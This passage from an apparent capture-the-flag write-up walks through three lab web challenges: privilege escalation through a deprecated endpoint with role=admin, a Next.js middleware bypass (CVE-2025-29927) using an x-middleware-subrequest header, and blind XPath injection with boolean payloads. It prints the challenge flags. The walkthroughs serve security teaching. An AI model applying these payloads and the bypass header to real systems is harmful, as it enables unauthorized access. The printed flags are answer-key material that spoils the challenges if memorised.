


Figure 12: User Dashboard

2. Inspect the Page Source and spot something interesting: a commented-out deprecated endpoint (/profileupdatev3). Why is it still there? 🤔




Figure 13: Page Source

3. Fire up Burp Suite, intercept the profile update request, and send it to Repeater. You notice the role parameter is reflected in the response.




Figure 14: Repeater tab - Profile

4. Start experimenting. Instead of /profileupdatev3, you change the endpoint to /profileupdatev1 add a role=admin parameter, and hit send. The request succeeds! Refresh the webpage and observe that the User has access to the Admin Dashboard.




Figure 15: Deprecated Endpoint - Profileupdatev1

5. Navigate to the Dashboard and observe that the Flag is visible.





Figure 16: Admin Dashboard

Flag: REDFOX{R0g3r_h@$_th3_k3y_t0_th3_0n3_P13c3}

Koala Incoming

Description: Koala has been pushing the agenda for the Revolutionary Army. Among her latest work, she has pwned all world government devices excpet for one which keeping throwing an error message \"ERROR: 29927\". Help a sister out and show her the way to becoming a 1337 Hacker.

Navigate to the challenge URL and use Wappalyzer extension to identify the frameworks. Observe that the website is using Vulnerable Next.js version affected to (CVE-2025-29927).




Next, by doing directory brute-forcing found new endpoint “admin”. Accessing the “/admin” redirects to the login page.


```
┌──(root㉿kali)-[/home/kali/nextjs/vuln-nextjs]
└─# dirb http://localhost:3000/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 31 23:41:45 2025
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/admin (CODE:307|SIZE:1)
+ http://localhost:3000/cgi-bin/ (CODE:308|SIZE:8)
```

Visit the “/admin”, intercept the request using Burp Suite and send it to repeater.

Next, add the additional header (x-middleware-subrequest: middleware) which allow to view the protected routes and send the request.



Observe the response, click on “Render” to render the “/admin” endpoint to get the flag.



Flag: REDFOX{K04lA_M4Y_L00k_W3ak_BU7_Sh3_15nT}

Path to Mr X

Mr. X has unleashed chaos upon the World Government's infrastructure. A dangerous malware is rapidly spreading across the system, and the source has been traced to a server hosting a web application. Its true purpose remains a mystery. Can you exploit the vulnerabilities in the app and uncover the identity of Mr. X before the malware takes full control of the world's systems?

Vulnerability Exploited: Blind XPath Data Exfiltration

Walkthrough:
Identification > Enumerating Nodes > Exfiltrating Data > Login

Detailed Walkthrough:

1. Initial enumeration revealed two main endpoints: the login page and the "Forgot Password" page. During testing on the "Forgot Password" page, it was discovered that the username parameter returned an error when a single quote (') was used.




Figure 17: Vulnerable Parameter – username

2. Used Boolean Based payloads to confirm the XPath injection Vulnerability.
    a. Payload 1: ‘ or ‘1’ =’1
    b. Payload 1: ‘ or ‘1’ =’2

- Payload results in the entire statement being true.




Figure 18: Boolean Payload – 1

- Payload results in the entire statement being false.




Figure 19: Boolean Payload – 2

3. Enumerating Nodes by using functions like name(), string-length(), substring() and count().
   a. name(): Gives us name of the node
   b. string-length(): Length of the node
   c. substring(): Used to exfiltrate single character at a time for the node.
   d. count(): gives the number of child nodes for a node

- Enumerating the Length of the node.




Figure 20: Length of 1st Node

Note: Please use other operators the figure out the exact length of the node.
Eg: (>, <, >=, <=)

- Enumerate each character of the node.




Figure 21: Enumerating the Node – 1




Figure 22: 1st Node Enumeration

- Enumerate the Child nodes of the node (Number of Child Nodes).




Figure 23: Child Node Enumeration – 1




Figure 24: Child Node Enumeration – 2

- Repeat the process for the all nodes.




Figure 25: Length of 2nd node

